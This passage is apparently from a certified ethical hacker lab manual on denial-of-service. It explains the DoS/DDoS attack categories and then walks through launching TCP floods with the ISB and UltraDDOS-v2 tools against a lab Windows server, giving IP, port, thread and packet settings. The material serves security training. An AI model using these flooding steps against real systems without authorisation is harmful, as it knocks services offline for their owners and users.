

Module 10: Denial-of-Service

Scenario

Denial-of-Service (DoS) and Distributed Denial-of-Service (DDoS) attacks have become a major threat to computer networks. These attacks attempt to make a machine or network resource unavailable to its authorized users. Usually, DoS and DDoS attacks exploit vulnerabilities in the implementation of TCP/IP model protocol or bugs in a specific OS.

In a DoS attack, attackers flood a victim's system with nonlegitimate service requests or traffic to overload its resources, bringing the system down and leading to the unavailability of the victim's website—or at least significantly slowing the victim's system or network performance. The goal of a DoS attack is not to gain unauthorized access to a system or corrupt data, but to keep legitimate users from using the system.

Perpetrators of DoS attacks typically target sites or services hosted on high-profile web servers such as banks, credit card payment gateways, and even root nameservers.

In general, DoS attacks target network bandwidth or connectivity. Bandwidth attacks overflow the network with a high volume of traffic using existing network resources, thus depriving legitimate users of these resources. Connectivity attacks overflow a computer with a flood of connection requests, consuming all available OS resources, so that the computer cannot process legitimate users' requests.

As an expert ethical hacker or penetration tester (hereafter, pen tester), you must possess sound knowledge of DoS and DDoS attacks to detect and neutralize attack handlers, and mitigate such attacks.

The labs in this module give hands-on experience in auditing a network against DoS and DDoS attacks.

Objective

The objective of the lab is to perform DoS attack and other tasks that include, but is not limited to:

- Perform a DoS attack by continuously sending a large number of SYN packets
- Perform a DoS attack (SYN Flooding, Ping of Death (PoD), and UDP application layer flood) on a target host
- Perform a DDoS attack
- Detect and analyze DoS attack traffic
- Detect and protect against a DDoS attack

Overview of Denial of Service

A DoS attack is a type of security break that does not generally result in the theft of information. However, these attacks can harm the target in terms of time and resources. Further, failure to protect against such attacks might mean the loss of a service such as email. In a worst-case scenario, a DoS attack can mean the accidental destruction of the files and programs of millions of people who happen to be surfing the Web at the time of the attack.

Some examples of types of DoS attacks:

- Flooding the victim's system with more traffic than it can handle
- Flooding a service (such as an internet relay chat (IRC)) with more events than it can handle
- Crashing a transmission control protocol (TCP)/internet protocol (IP) stack by sending corrupt packets
- Crashing a service by interacting with it in an unexpected way
- Hanging a system by causing it to go into an infinite loop

Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to perform DoS and DDoS attacks on the target network. Recommended labs that will assist you in learning various DoS attack techniques include:

- 1. Perform DoS and DDoS attacks using various Techniques**
 - Perform a DDoS attack using ISB and UltraDDOS-v2
 - Perform a DDoS attack using Botnet
- 2. Detect and protect against DoS and DDoS attacks**
 - Detect and protect against DDoS attacks using Anti DDoS Guardian

Lab 1: Perform DoS and DDoS Attacks using Various Techniques

Lab Scenario

DoS and DDoS attacks have become popular, because of the easy accessibility of exploit plans and the negligible amount of brainwork required while executing them. These attacks can be very dangerous, because they can quickly consume the largest hosts on the Internet, rendering them useless. The impact of these attacks includes loss of goodwill, disabled networks, financial loss, and disabled organizations.

In a DDoS attack, many applications pound the target browser or network with fake exterior requests that make the system, network, browser, or site slow, useless, and disabled or unavailable.

The attacker initiates the DDoS attack by sending a command to the zombie agents. These zombie agents send a connection request to a large number of reflector systems with the spoofed IP address of the victim. The reflector systems see these requests as coming from the victim's machine instead of as zombie agents, because of the spoofing of the source IP address. Hence, they send the requested information (response to connection request) to the victim. The victim's machine is flooded with unsolicited responses from several reflector computers at once. This may reduce performance or may even cause the victim's machine to shut down completely.

As an expert ethical hacker or pen tester, you must have the required knowledge to perform DoS and DDoS attacks to be able to test systems in the target network.

In this lab, you will gain hands-on experience in auditing network resources against DoS and DDoS attacks.

Lab Objectives

- **Perform a DDoS attack using ISB and UltraDDOS-v2**
- **Perform a DDoS attack using Botnet**

Overview of DoS and DDoS Attacks

DDoS attacks mainly aim at the network bandwidth; they exhaust network, application, or service resources, and thereby restrict legitimate users from accessing their system or network resources.

In general, the following are categories of DoS/DDoS attack vectors:

- **Volumetric Attacks:** Consume the bandwidth of the target network or service

Attack techniques:

- UDP flood attack
- ICMP flood attack
- Ping of Death and smurf attack
- Pulse wave and zero-day attack
- **Protocol Attacks:** Consume resources like connection state tables present in the network infrastructure components such as load-balancers, firewalls, and application servers

Attack techniques:

- SYN flood attack
- Fragmentation attack
- Spoofed session flood attack
- ACK flood attack
- **Application Layer Attacks:** Consume application resources or services, thereby making them unavailable to other legitimate users

Attack techniques:


- HTTP GET/POST attack
- Slowloris attack
- UDP application layer flood attack
- DDoS extortion attack

Task 1: Perform a DDoS Attack using ISB and UltraDDOS-v2

ISB (I'm So Bored) and UltraDDOS-v2 are utilities tailored for stress-testing networks on Windows, facilitating the execution of DDoS attacks against target machines.


Here, we will use ISB and UltraDDOS-v2 to perform DDoS attack on the target machine (here, Windows Server 2019).

1. Click Windows 11 to switch to the Windows 11 machine. Navigate to E:\CEH-Tools\CEHv13 Module 10 Denial-of-Service\DoS and DDoS Attack Tools\ISB and double-click ISB (Im So Bored).exe.




If an User Account Control pop-up appears, click Yes.

2. ISB window appears, using this tool we can perform various attacks such as HTTP Flood, UDP Flood, TCP Flood, TCP Port Scan, ICMP Flood, and Slowloris. Additionally, we can gather Target Info using the WHOIS, NS, TRACEROUTE, BROWSER, PING options present in the tool.
3. Here, we will perform TCP Flood attack on the target Windows Server 2019 machine. To do so, enter the IP address of the Windows Server 2019 in the URL: field (here, 10.10.1.19), port number (here, 80) in the Port: field and click on Set Target.
4. The IP address of Windows Server 2019 along with the port number appears in the Set: field.




5. Now, under Attacks navigate to TCP Flood tab and type 10 in the Interval field, 256 in the Buffer field and 1000 in the Threads field.




6. Leave the ISB window running and click Windows Server 2022 to switch to the Window Server 2022 machine.
7. In Windows Server 2022 machine, navigate to Z:\CEHv13 Module 10 Denial-of-Service\DoS and DDoS Attack Tools\UltraDDoS and double-click ultraddos.exe file.

If an Open File - Security Warning appears, click Run.




8. A Command Prompt window appears, in the Ultra DDOS v2 window, click OK.


9. In the Ultra DDOS v2 window, click on DDOS Attack button.



10. In the Please enter your target. This is the website or IP address that you want to attack. field, type 10.10.1.19 (IP address of Windows Server 2019 machine) and click OK.




11. In the Please enter a port. 80 is most commonly used, but you can use any other valid port. field, enter 80 and click OK.




12. In the Please enter the number of packets you would like to send. More is better, but too many will crash your computer. field, type 1000000 and click on OK.


13. In the Please enter the number of threads you would like to send. This can be the same number as the packets. field, type 1000000 and click on OK.




14. In the The attack will start once you press OK. It will keep going until all requested packets are sent. pop-up window, click OK.



15. As soon as you click on OK the tool starts DoS attack on the Windows Server 2019 machine.



16. Click Windows 11 to switch to the Windows 11 machine, and in the ISB window click on Start Attack button.

